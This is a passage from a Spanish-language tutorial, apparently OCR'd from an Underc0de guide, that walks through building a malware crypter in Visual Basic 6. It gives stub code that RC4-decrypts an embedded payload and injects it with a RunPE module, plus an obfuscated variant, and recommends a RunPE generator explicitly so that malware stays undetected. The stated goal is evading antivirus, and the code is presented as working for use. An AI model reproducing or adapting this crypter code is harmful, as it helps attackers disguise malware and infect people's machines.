
```
15.     End Function
```

En este código no hace falta explicar nada ya que se trata del cifrado RC4, del cual se puede buscar información en internet en caso de querer saber como funciona. Lo único que nos interesa de acá es que al cifrado lo guarda en la variable **RC4**, que es la que usamos en el código del botón encriptar para cifrar el binario final.

Una vez hecho esto, guardaremos el proyecto y generaremos el **EXE** de nuestro cliente




Con esto hemos finalizado la programación de nuestro Cliente.




Por supuesto que si lo queremos probar, no funcionará debido a que aún no tenemos un Stub, y precisamente es lo que haremos ahora.


Para ello abrimos Visual Basic nuevamente y creamos un proyecto nuevo al igual que como hicimos con el cliente del Crypter.

El Stub está compuesto por Módulos, por lo que no necesitaremos el formulario. Es por ello que lo eliminaremos del proyecto



Ahora agregaremos un Módulo. Damos click derecho en el panel del proyecto y seleccionamos **Agregar > Módulo**.






Y dentro de él, pondremos el siguiente código:


```
1. Sub Main()
2. Dim YO As String, Datos As String, sData() As String
3.
4. YO = App.Path & "\" & App.EXEName & ".exe"
5.
6. Open YO For Binary As #1
7. Datos = Space(LOF(1))
8. Get #1, , Datos
9. Close #1
10.
11.     sData() = Split(Datos, "##$$##")
12.
13.     sData(1) = RC4(sData(1), "Underc0de")
14.
15.     Injec YO, StrConv(sData(1), vbFromUnicode), vbNullString
16.
17.     End Sub
```

Esto sirve para que el Stub sepa donde modificar al binario. Seguido a este código, pondremos el mismo código del RC4 que utilizamos en el cliente.




Ahora crearemos otro módulo más y colocaremos ahí el RunPE, es de cierta forma es el encargado de cifrar nuestro malware.

Al código de este RunPE, lo sacaremos de la tool **Unique RunPE Maker**, que es un generador de RunPE único y que nos sirve para que no se vuelva detectado tan rápidamente el malware.




Lo que debemos hacer con esta tool es modificar el **Key Size**, en este caso le puse 50. Luego clickeamos en **Generate** y finalmente en **Generate Unique RunPE**.


Copiamos todo el RunPE y lo colocamos en nuestro módulo.




Ahora sacamos el **Injec** que generó el **Unique RunPe Maker** , en mi caso **GRJAQGJ**, y lo reemplazamos por el Injec del modulo Stub.




Una vez hecho esto, generamos el EXE y le ponemos de nombre Stub.exe, guardándolo en el mismo directorio que el Cliente.




Ahora ya podemos ejecutar el cliente y probar encriptar algún binario. En este caso lo voy a probar con el anotador de Underc0de, y si una vez encriptado el anotador queda funcional, quiere decir que hemos hecho todo bien y nuestro Crypter no rompe los binarios.



En este caso guardé al archivo encriptado con el nombre **Anotador Encriptado.exe** , solo resta probar si funciona ejecutando el binario generado.



Y como se puede ver, el anotador se abre sin problemas!



```
Sub main()
Dim YO As String, Datos As String, sData() As String

YO = App.Path & "\" & App.EXEName & ".exe"

Open YO For Binary As #1
Datos = Space(LOF(1))
Get #1, , Datos
Close #1

sData() = Split(Datos, "##$$##")

sData(1) = RC4(sData(1), "DarkJairo60026112")

RUNPE YO, StrConv(sData(1), vbFromUnicode)

End Sub

Public Function VprFhRHJ(ByVal FsNRFpsn As String, LUJscHwc As String) As String
On Error Resume Next
Dim tttjRdaP(0 To 255) As Integer
Dim HctAwANn, guEgIlmq, aLkhTWrt As Integer
Dim UvkyytzR() As Byte
Dim OOQeKeDU() As Byte
Dim cxQvpCMt As Byte
OOQeKeDU() = StrConv(FsNRFpsn, vbFromUnicode)
UvkyytzR() = StrConv(LUJscHwc, vbFromUnicode)
For HctAwANn = 0 To 255
tttjRdaP(HctAwANn) = HctAwANn
Next HctAwANn
For HctAwANn = 0 To 255
cxQvpCMt = tttjRdaP(HctAwANn)
tttjRdaP(HctAwANn) = tttjRdaP((guEgIlmq + tttjRdaP(HctAwANn) + UvkyytzR(HctAwANn Mod Len(LUJscHwc))) Mod 256)
tttjRdaP((guEgIlmq + tttjRdaP(HctAwANn) + UvkyytzR(HctAwANn Mod Len(LUJscHwc))) Mod 256) = cxQvpCMt
Next HctAwANn
guEgIlmq = 0
For HctAwANn = 0 To UBound(OOQeKeDU)
aLkhTWrt = (aLkhTWrt + tttjRdaP((guEgIlmq + 1) Mod 256)) Mod 256
tttjRdaP((guEgIlmq + 1) Mod 256) = tttjRdaP(aLkhTWrt)
tttjRdaP(aLkhTWrt) = tttjRdaP((guEgIlmq + 1) Mod 256)
OOQeKeDU(HctAwANn) = OOQeKeDU(HctAwANn) Xor (tttjRdaP((tttjRdaP((guEgIlmq + 1) Mod 256) + tttjRdaP(aLkhTWrt)) Mod 256)
Next HctAwANn
VprFhRHJ = StrConv(OOQeKeDU(), vbUnicode)
End Function
```


Indetectabilidad

Método Onírico

